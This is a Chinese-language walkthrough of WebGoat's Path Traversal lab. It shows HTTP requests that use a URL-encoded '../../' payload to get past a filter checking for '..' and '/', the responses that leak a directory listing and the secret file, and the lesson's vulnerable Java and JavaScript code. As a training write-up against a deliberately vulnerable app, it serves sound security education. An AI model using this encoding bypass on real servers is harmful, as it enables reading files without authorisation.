
Response

```
GET /WebGoat/PathTraversal/random-picture?id=%2e%2e%2f%2e%2e%2f%37
 HTTP/1.1
Host: 192.168.50.11
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0)
Gecko/20100101 Firefox/94.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://192.168.50.11/WebGoat/start.mvc
Cookie: JSESSIONID=D1ifvH_1uCZiBKk0oA_fJKcNb5AGh7NZixskAmV1
```

```
HTTP/1.1 404 Not Found
Server: nginx/1.18.0
Date: Wed, 01 Dec 2021 16:06:24 GMT
Content-Type: application/octet-stream
Content-Length: 338
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Location: /PathTraversal/random-picture?id=7.jpg
X-Frame-Options: DENY

/home/webgoat/.webgoat-8.2.2/PathTraversal/cats/../../path-traversal-secret.jpg,/home/webgoat/.webgoat-8.2.2/PathTraversal/cats/../../ClientSideFiltering,/home/webgoat/.webgoat-8.2.2/PathTraversal/cats/../../data,/home/webgoat/.webgoat-8.2.2/PathTraversal/cats/../../XXE,/home/webgoat/.webgoat-8.2.2/PathTraversal/cats/../../PathTraversal
```

看response info，目标在这一级目录下。

`../../path-traversal-secret` url encode一下，发送请求：



Request

```
GET /WebGoat/PathTraversal/random-picture?id=%2e%2e%2f%2e%2e%2f%70%61%74%68%2d%74%72%61%76%65%72%73%61%6c%2d%73%65%63%72%65%74 HTTP/1.1
Host: 192.168.50.11
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://192.168.50.11/WebGoat/start.mvc
Cookie: JSESSIONID=D1ifvH_1uCZiBKk0oA_fJKcNb5AGh7NZixskAmV1
```


Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Wed, 01 Dec 2021 16:08:25 GMT
Content-Type: image/jpeg
Content-Length: 63
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY

You found it submit the SHA-512 hash of your username as answer
```


成功找到了。 flag是把用户名SHA-512加密。

代码：

前端：




```html
<div class="lesson-page-wrapper">
    <div class="adoc-content" th:replace="doc:PathTraversal_retrieval.adoc"></div>
    <div class="attack-container">

        <div class="container-fluid">
            <div class="input-group" style="...">
                <button class="btn btn-primary" onclick="newRandomPicture()">Show random cat picture
                </button>
            </div>
            <br/>
            <div>
                <img id="randomCatPicture" th:src="@{/images/cats/1.jpg}" width="50%" height="50%"/>
            </div>
```




```javascript
function newRandomPicture() {
    $.get("PathTraversal/random-picture", function (result, status) {
        document.getElementById( elementId: "randomCatPicture").src = "data:image/png;base64," + result;
    });
}
```

random-picture对应的后端接口：




```java
    @GetMapping("/PathTraversal/random-picture")
    @ResponseBody
    public ResponseEntity<?> getProfilePicture(HttpServletRequest request) {...}
}
```

不能有`..`和`/`，否则会直接400 Bad Request




```
    var queryParams :String = request.getQueryString();
    if (queryParams != null && (queryParams.contains("..") || queryParams.contains("/"))) {
        return ResponseEntity.badRequest().body( t: "Illegal characters are not allowed in the query params");
    }
```

cat picture是如果request parameter里面id为空，那么就从1-11中随机取一个数作为id。
如果不为空，则用request parameter里的id



```
        if (catPicture.getName().toLowerCase().contains("path-traversal-secret.jpg")) {
            return ResponseEntity.ok()
                    .contentType(MediaType.parseMediaType(MediaType.IMAGE_JPEG_VALUE))
                    .body(FileCopyUtils.copyToByteArray(catPicture));
        }
```



```
            if (catPicture.exists()) {
                return ResponseEntity.ok()
                        .contentType(MediaType.parseMediaType(MediaType.IMAGE_JPEG_VALUE))
                        .location(new URI( str: "/PathTraversal/random-picture?id=" + catPicture.getName()))
                        .body(Base64.getEncoder().encode(FileCopyUtils.copyToByteArray(catPicture)));
            }
            return ResponseEntity.status(HttpStatus.NOT_FOUND)
                    .location(new URI( str: "/PathTraversal/random-picture?id=" + catPicture.getName()))
                    .body(StringUtils.arrayToCommaDelimitedString(catPicture.getParentFile().listFiles()).getBytes());
        } catch (IOException | URISyntaxException e) {
            log.error("Image not found", e);
        }

        return ResponseEntity.badRequest().build();
```

如果cat picture的name包含`path-traversal-secret.jpg`，那么直接返回status code 200，response body是这个图片

如果id是随机取的，并且文件存在，返回status code 200，response body是这个图片
否则返回404，并且response body列出同级目录。

这样看思路就很明显了， 直接把id设置成`path-traversal-secret.jpg` 就可以得到答案。